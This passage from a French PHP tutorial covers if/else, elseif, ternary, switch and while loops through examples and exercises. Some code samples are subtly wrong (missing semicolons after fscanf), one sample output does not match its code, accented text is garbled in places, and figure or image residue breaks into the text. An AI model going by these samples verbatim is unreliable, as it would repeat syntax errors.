C'est l'absence de **else** après **instruction1** qui indique que c'est un **if** et non un **if else**.

#### 9.3.2.2.2 Exemple

Voici le programme **en\_retraite3.php** :

```
<?php
echo "Entrez votre age : " ;
fscanf(STDIN,"%d",$age) ;

if ($age >= 65) ← test
    echo "En retraite".PHP_EOL;
    echo "Au revoir".PHP_EOL ; ← pas de else
?>
```

Dans cet exemple, le message **Au revoir** apparaîtra toujours (que le test soit VRAI ou non) car cette instruction ne fait pas partie du test.

Pour les valeurs suivantes de **age**, l'affichage sera :



### 9.3.2.3 L'imbrication

#### 9.3.2.3.1 if.. else imbriquée

Quand un test doit déboucher sur plus de deux choix, alors il est nécessaire d'imbriquer des **if else**. Prenons par exemple l'affichage des messages suivants selon l'âge saisi :



Voici le programme **en\_retraite4.php** :

```
<?php
echo "Entrez votre age : " ;
fscanf(STDIN,"%d",$age) ;

if ($age >= 65)
    echo "En retraite".PHP_EOL ; ← $age ≥ 65
else
    if ($age < 16)
        echo "A l'école".PHP_EOL ; ← $age < 16
    else
        echo "En activité".PHP_EOL ; ← 16 ≤ $age < 65
?>
```

**Remarque :**

Le **else** contient bien **une et une seule instruction**.

9.3.2.3.2 else if ou elseif

Une syntaxe particulière permet de rendre plus lisible l'imbrication de if else. Le programme précédent peut s'écrire ([en\\_retraite4b.php](#)), avec la syntaxe de **else .. if** sur la même ligne :

```
<?php
echo "Entrez votre age : " ;
fscanf(STDIN,"%d",$age) ;

if ($age >= 65)
    echo "En retraite".PHP_EOL ;
else if ($age < 16) ←
    echo "A l'école".PHP_EOL ; ←
else
    echo "En activité".PHP_EOL ;
?>
```

ou bien encore ([en\\_retraite4c.php](#)), avec la syntaxe de **elseif** (sans espaces) :

```
<?php
echo "Entrez votre age : " ;
fscanf(STDIN,"%d",$age) ;

if ($age >= 65)
    echo "En retraite".PHP_EOL ;
elseif ($age < 16) ←
    echo "A l'école".PHP_EOL ; ←
else
    echo "En activité".PHP_EOL ;
?>
```

9.3.2.3.3 else if et if imbriqués

L'imbrication peut comporter des **if else** et des **if** (sans **else**). L'interprétation du programme peut alors être ambiguë.

Dans le programme suivant ([en\\_retraite5.php](#)), à quel if se rattache le **else**?

```
<?php
echo "Entrez votre age : " ;
fscanf(STDIN,"%d",$age) ;

if ($age >= 16)
    if ($age >= 65) ←
        echo "En retraite".PHP_EOL ;
else
    echo "A l'école".PHP_EOL ;
?>
```

**Remarques :**

- 1- L'indentation laisse croire que le **else** se rapporte au premier **if**, ce qui est FAUX !
- 2- Le **else** se rapporte toujours au **if** le plus proche.

Les instructions précédentes seront évaluées comme suit :

```
<?php
echo "Entrez votre age : " ;
fscanf(STDIN,"%d",$age) ;

if ($age >= 16)
    if ($age >= 65)
        echo "En retraite".PHP_EOL ;
    else
        echo "A l'école".PHP_EOL ;
?>
```

Si on veut forcer l'interprétation **de cette imbrication comme un if else contenant un if** il faut « parenthésier » l'instruction **if** avec des accolades.

Ce qui donne le programme suivant ([en\\_retraite5b.php](#)) :

```
<?php
echo "Entrez votre age : " ;
fscanf(STDIN,"%d",$age) ;

if ($age >= 16)
{
    if ($age >= 65)
        echo "En retraite".PHP_EOL ;
}
else
echo "A l'école".PHP_EOL ;
```

### CONSEIL :

**Mettez des accolades, même quand le if et le else ne contiennent qu'une seule instruction. La syntaxe sera toujours juste et non-ambiguë.**

#### 9.3.2.4 Forme alternative

Comme cela a été présenté à la section 9.2.2, il est possible d'utiliser une syntaxe alternative sans les accolades.

- La ligne d'instruction commençant par **if** est terminée par « **:** »
- La ligne d'instruction commençant par **else if** ou **elseif** est terminée par « **:** »
- le **else** est suivi par « **:** »
- l'accolade fermante « **}** » est remplacée par **endif** ;

Voici cette forme alternative :

```
if (test_booléen) :
    instruction1 ;
    instruction2 ;
else :
    instruction3 ;
    instruction4 ;
endif ;
```

Le programme **en\_retraite\_alternatif.php** présente cette syntaxe :

```
<?php
echo "Entrez votre age : " ;
fscanf(STDIN,"%d",$age)

if ($age >= 65) : ← Caractère « : »
$nbans=$age-65 ;
echo "En Retraite depuis ".$nbans." ans".PHP_EOL;
else : ← Caractère « : »
echo "Pas en Retraite".PHP_EOL ;
endif; ← endif;

?>
```

Le programme **en\_retraite\_alternatif2.php** présente cette syntaxe avec imbrication :

```
<?php
echo "Entrez votre age : " ;
fscanf(STDIN,"%d",$age)

if ($age >= 65):
$nbans=$age-65 ;
echo "En Retraite depuis ".$nbans." ans".PHP_EOL;
else:
if ($age < 16) :
echo "A l'école".PHP_EOL ;
else:
$nbans=65-$age ;
echo "En Activité encore pendant ".$nbans." ans".PHP_EOL;
endif;
endif;
?>
```

Le programme **en\_retraite\_alternatif3.php** présente cette syntaxe avec **elseif** :

```
<?php
echo "Entrez votre age : " ;
fscanf(STDIN,"%d",$age)

if ($age >= 65):
$nbans=$age-65 ;
echo "En Retraite depuis ".$nbans." ans".PHP_EOL;
elseif ($age < 16) :
echo "A l'école".PHP_EOL ;
else:
$nbans=65-$age ;
echo "En Activité encore pendant ".$nbans." ans".PHP_EOL;
endif;
?>
```

### 9.3.2.5 Exercices

-1- Faire un programme qui lit un nombre (entier ou réel), et qui affiche :

- s'il est entier : *Votre nombre est un entier*
- s'il est réel : *Votre nombre est un réel*  
*Sa partie entière est : xx*  
*Sa partie décimale est : 0.yy*

**Utiliser les fonctions intval() et floatval().**

Voici deux exemples d'exécution :

```
$ php ifelse1.php
Entrez un entier ou un réel : 12
Nombre entier

$ php ifelse1.php
Entrez un entier ou un réel : 12.56
Nombre réel
Partie entière = 12
Partie décimale = 0.56
```

Solution : *ifelse1\_shell.php*

Les programmes *ifelse1\_web.php* et *ifelse1\_web.php* correspondent à la version web.

-2- Faire un programme qui lit un caractère et qui affiche :

- si c'est une majuscule : *c'est la MAJUSCULE numéro : N*  
(N = 1 pour A, 2 pour B, 3 pour C, ....)
- si c'est une minuscule: *c'est la minuscule numéro : N*  
(n = 1 pour a, 2 pour b, 3 pour c, ....)
- sinon *ce n'est pas une lettre de l'alphabet*

Voici plusieurs exemples d'exécution :

```
$ php ifelse2.php
Entrez un caractère : A
A est la MAJUSCULE numéro : 1

$ php ifelse2.php
Entrez un caractère : Z
Z est la MAJUSCULE numéro : 26
```

```
$ php ifelse2.php
Entrez un caractère : a
a est la minuscule numéro : 1

$ php ifelse2.php
Entrez un caractère : z
z est la minuscule numéro : 26

$ php ifelse2.php
Entrez un caractère : =
= n'est pas une lettre de l'alphabet
```

Solution : *ifelse2\_shell.php*

Les programmes *ifelse2\_web.php* et *ifelse2\_web.php* correspondent à la version web.

### 9.3.3 Opérateur ternaire ? :

#### 9.3.3.1 Forme générale

Cet opérateur se comporte comme une instruction **if else**.

Sa forme générale est :

```
$variable = expression1 ? expression2 : expression3
```

où :

- **expression1** : est une expression logique ayant la valeur VRAI ou FAUX
- **expression2** : est la valeur retournée, après son évaluation, si **expression1** est VRAI
- **expression3** : est la valeur retournée, après son évaluation, si **expression1** est FAUX

#### 9.3.3.2 Forme particulière

Depuis PHP 5.3, expression 2 peut être omise. Sa forme devient :

```
$variable = expression1 ?: expression3
```

où :

- **expression1** : est une expression logique ayant la valeur VRAI ou FAUX
- la valeur retournée est **expression1**, si **expression1** est VRAI
- la valeur retournée est **expression3**, si **expression1** est FAUX

#### Remarques :

- 1- *L'opérateur ternaire est une expression, et n'est pas évalué en tant que variable.*
- 2- *Il est recommandé de ne pas imbriquer des expressions ternaires.*

#### 9.3.3.3 Imbrication d'opérateurs ternaires

Il est recommandé de ne pas imbriqué des expressions ternaires sans utiliser le parenthésage explicite, sous peine d'avoir une évaluation incorrecte.

Par exemple à la place d'écrire:

```
echo ($exp1 ? true : false ? 'A' : 'B');
```

Il est préférable d'écrire :

```
echo ( ($exp1 ? true : false) ? 'A' : 'B');
```

#### 9.3.3.4 Exemples

Le premier programme **operateur\_ternaire\_shell.php** donne un exemple de cet opérateur :

```
<?php
echo "Réponse (oui/non) : ";
fscanf(STDIN,"%s",$reponse);
echo (($reponse=="oui") ? 'réponse=oui' : 'réponse=non').PHP_EOL;
?>
```

Voici deux exemples de son exécution :

```
$ php operateur_ternaire_shell.php
Réponse (oui/non) : oui
réponseoui

$ php operateur_ternaire_shell.php
Réponse (oui/non) : non
réponse=non
```

Les programmes **operateur\_ternaire\_web.html** et **operateur\_ternaire\_web.php** correspondent à la version web.

Le second exemple **operateur\_ternaire\_imbrication\_shell.php** présente un exemple d'imbrication. Il affiche la lettre « A » si la réponse est « oui », « B » sinon :

```
<?php
echo "Réponse (oui/non) : ";
fscanf(STDIN,"%s",$reponse);
echo '(((($reponse=="oui") ? true : false) ? \'A\' : \'B\') => ';
echo (((($reponse=="oui") ? true : false) ? 'A' : 'B')).PHP_EOL;
?>
```

Voici deux exemples d'exécution :

```
$ php operateur_ternaire_imbrication_shell.php
Réponse (oui/non) :oui
((($reponse=="oui") ? true : false) ? 'A' : 'B') => A


$ php operateur_ternaire_imbrication_shell.php
Réponse (oui/non) :non
((($reponse=="oui") ? true : false) ? 'A' : 'B') => B
```

### 9.3.4 L'instruction switch

L'instruction SWITCH est à utiliser quant le choix est multiple.

#### 9.3.4.1 Forme générale

La forme générale de l'instruction est :



où :

**sélecteur** est :

- Une variable booléenne, entière, réelle ou chaîne de caractères

**switch (\$age)**

- Un calcul ayant un résultat, booléen, entier, réelle ou chaîne de caractères

**switch (\$annee%12)**

**expression1,2,...** sont :

- Des constantes de même type que le sélecteur      1, 3.5, "resa"
- Une expression du même type que le sélecteur      (\$age < 65)

**Remarque :**

*Il est possible d'utiliser le caractère « ; » à la place du caractère « : » dans la syntaxe du case.*

### 9.3.4.2 Exemples

#### 9.3.4.2.1 Sélecteur entier

Le programme **switch\_entier\_shell.php** montre un exemple de syntaxe avec un sélecteur entier.

```
<?php
    echo "Entrez votre choix (1, 2 ou 3) : ";
    fscanf(STDIN,"%d",$choix);           sélecteur entier

    switch ($choix)                    constantes entières
    {
        case 1 : echo "Horaires".PHP_EOL;
                   break;                ← fin du 1er cas
        case 2 :
        case 3 : echo "Réservation & Tarifs".PHP_EOL;
                   break;                ← fin des cas 2 et 3
        default: echo "Choix Impossible".PHP_EOL;
                  break;
    }
?>
```

Voici quatre exécutions de ce programme :

```
$ php switch_entier_shell.php
Entrez votre choix (1, 2 ou 3) : 1
Horaires

$ php switch_entier_shell.php
Entrez votre choix (1, 2 ou 3) : 2
Réservation & Tarifs

$ php switch_entier_shell.php
Entrez votre choix (1, 2 ou 3) : 3
Réservation & Tarifs

$ php switch_entier_shell.php
Entrez votre choix (1, 2 ou 3) : 4
Choix Impossible
```

#### 9.3.4.2.2 Sélecteur chaîne de caractères

Le programme **switch\_chaine\_shell.php** montre un exemple de syntaxe avec un sélecteur de type chaîne de caractères.

```
<?php
    echo "Entrez votre choix (reservations, horaires ou tarifs) : ";
    fscanf(STDIN,"%s",$choix);

    switch ($choix)
    {
        case 'reservations' : echo "Réservation".PHP_EOL;
                               break;
        case 'horaires'      : echo "Horaires".PHP_EOL;
                               break;
        case 'tarifs'         : echo "Tarifs".PHP_EOL;
                               break;
        default: echo "Choix Impossible".PHP_EOL;
                  break;
    }
?>
```

Voici quatre exécutions de ce programme :

```
$ php switch_chaine_shell.php
Entrez votre choix (réservations, horaires ou tarifs) : réservations
Réservation

$ php switch_chaine_shell.php
Entrez votre choix (réservations, horaires ou tarifs) : horaires
Horaires

$ php switch_chaine_shell.php
Entrez votre choix (réservations, horaires ou tarifs) : tarifs
Tarifs

$ php switch_chaine_shell.php
Entrez votre choix (réservations, horaires ou tarifs) : autre
Choix Impossible
```

#### 9.3.4.2.3 Sélecteur réel

Le programme **switch\_reel\_shell.php** montre un exemple de syntaxe avec un sélecteur de type **réel**.

```
<?php
echo "Entrez une note : ";
fscanf(STDIN,"%f",$note);
echo "Entrez un coefficient (ex: 2.5 ou 3.5) : ";
fscanf(STDIN,"%f ",$coeff);

switch ($coeff)
{
    case 2.5 : echo "Note de Mathématiques = ".$note*$coeff.PHP_EOL ;
                break ;
    case 3.5 : echo "Note de Physique      = ".$note*$coeff.PHP_EOL ;
                break ;
    default: echo "Aucune matière pour ce coefficient".PHP_EOL ;
              break ;
}
?>
```

Voici trois exécutions de ce programme :

```
$ php switch_reel_shell.php
Entrez une note : 12.5
Entrez un coefficient (ex: 2.5 ou 3.5) : 2.5
Note de Mathématiques = 31.25

$ php switch_reel_shell.php
Entrez une note : 12.5
Entrez un coefficient (ex: 2.5 ou 3.5) : 3.5
Note de Physique      = 43.75

$ php switch_reel_shell.php
Entrez une note : 12.5
Entrez un coefficient (ex: 2.5 ou 3.5) : 4.5
Aucune matière pour ce coefficient
```

#### 9.3.4.2.4 Sélecteur booléen et case expression

Le programme **switch\_booleen\_interval\_shell.php** montre un exemple de syntaxe avec un sélecteur de type **booléen** et des **case** basés sur un calcul booléen.

```
<?php
echo "Entrez votre age : " ;
fscanf(STDIN,"%d",$age) ;

switch (true)
{
    case (($age >= 65) and ($age < 120)) :
        $nban=$age-65 ;
        echo "En Retraite depuis ".$nban." ans".PHP_EOL;
        break ;
    case ((4 < $age) and ($age < 16)) :
        echo "A l'école".PHP_EOL ;
        break ;
    case ((16 <= $age) and ($age < 65)) :
        $nban=65-$age ;
        echo "En Activité encore pendant ".$nban." ans".PHP_EOL;
        break ;
    default: echo "Age = ".$age." est invalide".PHP_EOL ;
        break ;
}
?>
```

Voici cinq exécutions de ce programme :

```
$ php switch_booleen_interval_shell.php
Entrez votre age : 10
A l'école

$ php switch_booleen_interval_shell.php
Entrez votre age : 40
En Activité encore pendant 25 ans

$ php switch_booleen_interval_shell.php
Entrez votre age : 70
En Retraite depuis 5 ans

$ php switch_booleen_interval_shell.php
Entrez votre age : 1
Age = 1 est invalide

$ php switch_booleen_interval_shell.php
Entrez votre age : 130
Age = 130 est invalide
```

Le programme **switch\_booleen\_fonction\_shell.php** montre un exemple de syntaxe avec un sélecteur de type **booléen** et des **case** basés sur une fonction retournant une valeur booléenne.

```
<?php
echo "Entrez votre note (enti re) : " ;
fscanf(STDIN, "%d", $note) ;

switch (true)
{
    case in_array($note, range(0,10)):
        echo $note." est un r sultat faible".PHP_EOL ;
        break ;
    case in_array($note, range(11,20)):
        echo $note." est un bon r sultat".PHP_EOL      ;
        break ;
    default: echo "Note = ".$note." invalide ! ".PHP_EOL;
        break ;
}
?>
```

Voici cinq ex cutions de ce programme :

```
$ php switch_booleen_fonction_shell.php
Entrez votre note (enti re) : 1
1 est un r sultat faible

$ php switch_booleen_fonction_shell.php
Entrez votre note (enti re) : 10
10 est un r sultat faible

$ php switch_booleen_fonction_shell.php
Entrez votre note (enti re) : 11
11 est un bon r sultat

$ php switch_booleen_fonction_shell.php
Entrez votre note (enti re) : 20
20 est un bon r sultat

$ php switch_booleen_fonction_shell.php
Entrez votre note (enti re) : 22
Note = 22 invalide !

$ php switch_booleen_fonction_shell.php
Entrez votre note (enti re) : -1
Note = -1 invalide !
```

### Remarques :


- 1- **Les choix possibles (case) sont des valeurs fixes ou des expressions.**  
Elles peuvent d signer un intervalle (de 16 脿 65 ans par exemple).
- 2- **L'instruction break termine le case (il fait donc sortir du switch).** Si le *break* est omis pour un cas, les instructions suivantes sont ex cut es jusqu'au prochain *break*.

### 9.3.4.3 Forme alternative

Comme cela a été présenté à la section 9.2.2, il est possible d'utiliser une syntaxe alternative sans les accolades.

- La ligne d'instruction commençant par **switch** est terminée par « : »
- l'accolade fermante « } » est remplacée par **endswitch** ;

Voici cette forme alternative :



Le programme **switch\_entier\_alternatif\_shell.php** présente cette syntaxe :

```
<?php
echo "Entrez votre choix (1, 2 ou 3) : " ;
fscanf(STDIN,"%d",$choix);

switch ($choix) : ← Caractère « : »
    case 1 : echo "Horaires".PHP_EOL ;
               break ;
    case 2 :
    case 3 : echo "Réservation & Tarifs".PHP_EOL;
               break ;
    default: echo "Choix Impossible".PHP_EOL ;
               break ;
endswitch;
?>
```

Le programme **switch\_zodiac\_chinois\_shell.php** présente cette syntaxe avec comme sélecteur un calcul arithmétique :

```
<?php
echo "Entrez votre année de naissance : ";
fscanf(STDIN,"%s",$annee);
switch ($annee % 12) :
    case 0: echo 'Singe'.PHP_EOL ; break ;
    case 1: echo 'Coq'.PHP_EOL ; break ;
    case 2: echo 'Chien'.PHP_EOL ; break ;
    case 3: echo 'Cochon'.PHP_EOL ; break ;
    case 4: echo 'Rat'.PHP_EOL ; break ;
    case 5: echo 'Boeuf'.PHP_EOL ; break ;
    case 6: echo 'Tigre'.PHP_EOL ; break ;
    case 7: echo 'Lapin'.PHP_EOL ; break ;
    case 8: echo 'Dragon'.PHP_EOL ; break ;
    case 9: echo 'Serpent'.PHP_EOL; break ;
    case 10: echo 'Cheval'.PHP_EOL ; break ;
    case 11: echo 'Chèvre'.PHP_EOL ; break ;
endswitch;
?>
```

Caractère « : »

endswitch ;

#### 9.3.4.4 Exercice

-1- Faire un programme qui lit trois notes d'examens et trois coefficients ( $n_1, n_2, n_3$  et  $c_1, c_2, c_3$  sont des réels) et qui affiche :

- la moyenne pondérée : *Votre note finale est : 14.6*
- la mention *Votre mention est : Bien*

Voici deux exemples d'exécution :

```
$ php switch_note_mention_reel_shell.php
Entrez 3 notes      : 12.5 13.5 14.5
Entrez 3 coefficients : 1.5 2.5 3.5
Votre moyenne est : +13.77
Mention ASSEZ BIEN
```

Solution : *switch\_note\_mention\_reel\_shell.php*

Les programmes *switch\_note\_mention\_reel\_web.php* et *switch\_note\_mention\_reel\_web.php* correspondent à la version web.

## 9.4 Les instructions répétitives ou boucles while for

Les instructions répétitives (les boucles) représentent le mécanisme le plus important en programmation. Elles permettent de faire exécuter plusieurs dizaines, centaines, milliers ou millions de fois un ensemble d'instructions.

Parmi ces instructions il y a :

- - Les **boucles non-déterministes** :

On ne sait pas à l'avance combien de fois se fera la boucle, ni quand elle s'arrêtera (voir SI elle s'arrêtera) : `while`, `do...while`


- - Les **boucles déterministes** :

On connaît à l'avance le nombre d'itérations : `for`, `foreach`


### 9.4.1 La boucle while

#### 9.4.1.1 Forme générale

La forme générale de l'instruction `while` est :



ou bien



où : **test\_booléen** est :

- une valeur logique VRAI ou FAUX
- Un calcul logique
- Un calcul logique suite à une affectation

`while (! $trouve)`  
`while ($nb < 40)`  
`while (($c==$i) != 10)`

De plus **test\_booléen** est un test de « continuité » :

- TANT QUE ce test est **VRAI** la boucle **CONTINUE**.
- Quand il est **FAUX** la boucle **S'ARRETE**.

#### 9.4.1.2 Forme alternative

Comme cela a été présenté à la section 9.2.2, il est possible d'utiliser une syntaxe alternative sans les accolades.

- La ligne d'instruction commençant par **while** est terminée par « **:** »
- l'accolade fermante « **}** » est remplacée par **endwhile ;**

Voici cette forme alternative :

```
while (test_booléen) :  
    instruction1 ;  
    instruction2 ;  
endwhile ;
```

Caractère « **:** »

**endwhile ;**

#### 9.4.1.3 Exemples

Le programme **while\_exemple1\_shell.php** affiche les valeurs entières de 10 à 1. La boucle **while** ne contient qu'une seule instruction.

```
<?php  
$i=10 ;  
while ($i > 0)  
    echo $i--.PHP_EOL;  
?>
```

évolution de la variable  
utilisée dans le test

Voici son exécution :

```
$ php while_exemple1_shell.php  
10  
9  
8  
7  
6  
5  
4  
3  
2  
1
```

Le programme **while\_exemple2\_shell.php** montre la réécriture du programme précédent avec deux instructions. Les accolades sont alors nécessaires.

```
<?php  
$i=10 ;  
while ($i > 0)  
{  
    echo $i.PHP_EOL;  
    $i--;  
}  
?>
```

#### Remarques :

*Sans les accolades, la boucle précédente devient infinie. En effet, seul l'affichage serait alors dans la boucle, la valeur de \$i ne changerait jamais.*

Le programme **while\_alternatif\_shell.php** montre la réécriture du programme précédent avec la forme alternative.

```
<?php  
    $i=10 ;  
    while ($i > 0) :  
        echo $i.PHP_EOL;  
        $i--;  
    endwhile;  
?>
```

#### 9.4.1.4 Comprendre une boucle

##### 9.4.1.4.1 Principe

Pour bien comprendre le mécanisme des boucles il faut savoir : « **faire tourner à la main** » la boucle.

**Cela consiste à exécuter « à la main » le programme, étape par étape, et à mémoriser à chaque étape les valeurs des différentes variables utilisées dans l'algorithme.**

Ce mécanisme décrit dans cette section permet :

1. De comprendre l'algorithme d'un programme écrit par quelqu'un d'autre ;
2. De trouver les erreurs de conception d'une boucle ;

##### 9.4.1.4.2 Comprendre un algorithme

Cette section propose de découvrir ce que fait le programme précédent, quel algorithme ou calcul connu il implémente.

**Pour cela nous allons faire tourner « à la main » le programme ci-dessous afin de trouver le calcul sous-jacent.**

**Prenez comme valeurs de départ les numériques 24 et 30.**

```
<?php  
    echo "Entrez 2 nombres entiers : ";  
    fscanf(STDIN,"%d %d",$i,$j);  
    $compteur=0 ;  
    while ($j != 0)  
    {  
        $k = $i % $j;  
        $i = $j ;  
        $j = $k ;  
        $compteur++ ;  
        // echo "compteur=$compteur\nti=$i\tj=$j\tk=$k".PHP_EOL;  
    }  
    echo "Le résultat est : ",$i.PHP_EOL ;  
?>
```

Le code PHP ci-dessus effectue un calcul de division euclidienne. Les annotations suivantes expliquent les étapes :

- La variable \$i contient le résultat final.
- La variable \$j contient le diviseur initial (30).
- La variable \$k contient le reste de la division (\$i % \$j).
- La variable \$compteur est utilisée comme rôle de compteur.
- La boucle continue tant que \$j n'est pas égal à 0.
- Les commentaires sont retirés pour afficher les valeurs des variables.

Voici plusieurs exemples d'exécution quand la ligne qui affiche les valeurs des différents variables n'est plus commentée :

```
$ php while_algo_a_trouver_shell.php
Entrez 2 nombres entiers : 24 30
compteur=1i=30j=24    k=24
compteur=2i=24j=6      k=6
compteur=3i=6 j=0      k=0
Le résultat est : 6

$ php while_algo_a_trouver_shell.php
Entrez 2 nombres entiers : 30 24
compteur=1i=24j=6      k=6
compteur=2i=6 j=0      k=0
Le résultat est : 6

$ php while_algo_a_trouver_shell.php
Entrez 2 nombres entiers : 24 72
compteur=1i=72j=24    k=24
compteur=2i=24j=0      k=0
Le résultat est : 24
```

Que fait cet algorithme ?

#### 9.4.1.5 Particularités de la boucle while

-1- Le test d'arrêt de la boucle **while** est effectué **au début**

=> La boucle peut s'exécuter zéro fois si le test est tout de suite FAUX.

-2- Une boucle **while** dont le test est suivi d'un « ; » est une boucle **dont le corps est vide**.

La boucle suivante s'exécute mais ne fait aucun traitement.

L'instruction echo n'est pas dans la boucle, mais est exécuté **une seule fois, après que la boucle soit terminée.** (*while\_particularites2\_shell.php*)

```
$i = -10 ;
while ($i++ < 0) ;
{
    echo $i.PHP_EOL ;
}
```

Boucle terminée par le ;


Instruction après la boucle

#### 9.4.1.6 Règles à respecter sur les boucles

Les boucles **mal construites** peuvent ne jamais s'exécuter, ou bien ne jamais s'arrêter (infinie). Voici quelques règles à respecter :


-1- Pour que la boucle démarre il faut de **bonnes valeurs initiales**.

La boucle suivante s'exécute 0 fois car le test de continuité est faux dès le début ! ([while\\_regle1\\_boucle\\_shell.php](#))



